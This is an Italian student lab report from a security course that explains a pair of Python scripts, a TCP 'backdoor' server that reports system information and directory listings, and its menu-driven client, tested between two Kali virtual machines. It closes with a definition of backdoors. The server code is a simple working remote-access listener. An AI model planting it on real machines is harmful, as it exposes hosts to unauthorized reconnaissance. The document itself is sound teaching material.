CONSEGNA S3-L2

Interazione server client

TRACCIA

Compito di oggi:

spiegare cos' è una backdoor e perchè è pericolosa. Spiegare i codici qui sotto dicendo cosa fanno e qual è la differenza tra i due. Opzionale (consigliato) testare praticamente il codice.

Codice 1

kali@kali: ~/Desktop/Python_Samples

File Actions Edit View Help

GNU nano 6.0 backdoor.py *

```
import socket, platform, os

SRV_ADDR = ""
SRV_PORT = 1234

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind((SRV_ADDR, SRV_PORT))
s.listen(1)
connection, address = s.accept()

print ("client connected: ", address)

while 1:
    try:
        data = connection.recv(1024)
    except:continue

    if(data.decode('utf-8') == '1'):
        tosend = platform.platform() + " " + platform.machine()
        connection.sendall(tosend.encode())
    elif(data.decode('utf-8') == '2'):
        data = connection.recv(1024)
        try:
            filelist = os.listdir(data.decode('utf-8'))
            tosend = ""
            for x in filelist:
                tosend += "," + x
        except:
            tosend = "Wrong path"
        connection.sendall(tosend.encode())
    elif(data.decode('utf-8') == '0'):
        connection.close()
        connection, address = s.accept()
```

Codice 2

kali@kali: ~/Desktop/Python_Samples

File Actions Edit View Help

GNU nano 6.0 client_backdoor.py

```
import socket

SRV_ADDR = input("Type the server IP address: ")
SRV_PORT = int(input("Type the server port: "))

def print_menu():
    print("""\n\n0) Close the connection
1) Get system info
2) List directory contents""")

my_sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
my_sock.connect((SRV_ADDR, SRV_PORT))

print("Connection established")
print_menu()

while 1:
    message = input("\n-Select an option: ")

    if(message == "0"):
        my_sock.sendall(message.encode())
        my_sock.close()
        break

    elif(message == "1"):
        my_sock.sendall(message.encode())
        data = my_sock.recv(1024)
        if not data: break
        print(data.decode('utf-8'))

    elif(message == "2"):
        path = input("Insert the path: ")
        my_sock.sendall(message.encode())
        my_sock.sendall(path.encode())
        data = my_sock.recv(1024)
        data = data.decode('utf-8').split(",")
        print("*"*40)
        for x in data:
            print(x)
        print("*"*40)
```

COSA FANNO I 2 CODICI?

Il primo codice rappresenta un server che può interagire con un client tramite una connessione TCP. Esso eseguirà dei compiti in base alle indicazioni che verranno inviate dal client.


Il secondo codice infatti è proprio un client che comunicando con il server, avrà la possibilità di ottenere informazioni. Nello specifico può ottenere informazioni sul sistema oppure sui file presenti in un determinato percorso.

In poche parole i due codici sono complementari e uno ha bisogno dell'altro per funzionare regolarmente.

COME HO AGITO


Ho semplicemente riportato i codici su dei file in linux per poterli eseguire direttamente con la macchina virtuale. Ho voluto però far comunicare server-client su due kali linux differenti (a rete interna).

Sulla sinistra il server lato server fa eseguire il primo codice mentre sulla destra il lato client esegue il secondo codice.
Non appena avviene la connessione inserendo ip e porta del server, questo conferma la connessione.
A questo punto apparirà il menù di selezione con cui poter interagire.



CODICE IN ESECUZIONE

Una volta che il client è in contatto con il server compare il menù con cui poter interagire. Si possono notare le informazioni fornite dal server all'inserimento di 1) e all'inserimento di 2)



PERCHÉ È PERICOLOSA UNA BACKDOOR?

Una backdoor è una vulnerabilità o un accesso nascosto intenzionale inserito in un sistema o software da un programmatore o da un attaccante. Può essere utilizzata per ottenere accesso non autorizzato a un sistema, bypassare le normali procedure di autenticazione e consentire a un utente non autorizzato di controllare il sistema a distanza. Le backdoor possono essere implementate in vari modi, tra cui l'aggiunta di un codice nascosto o la creazione di account utente segreti. In questo esempio specifico il server potrebbe essere considerato come un punto di accesso attraverso il quale il client può inviare comandi e ricevere risposte, in modo simile a come funzionerebbe una backdoor.


GRAZIE PER LA VISIONE
Amedeo Natalizi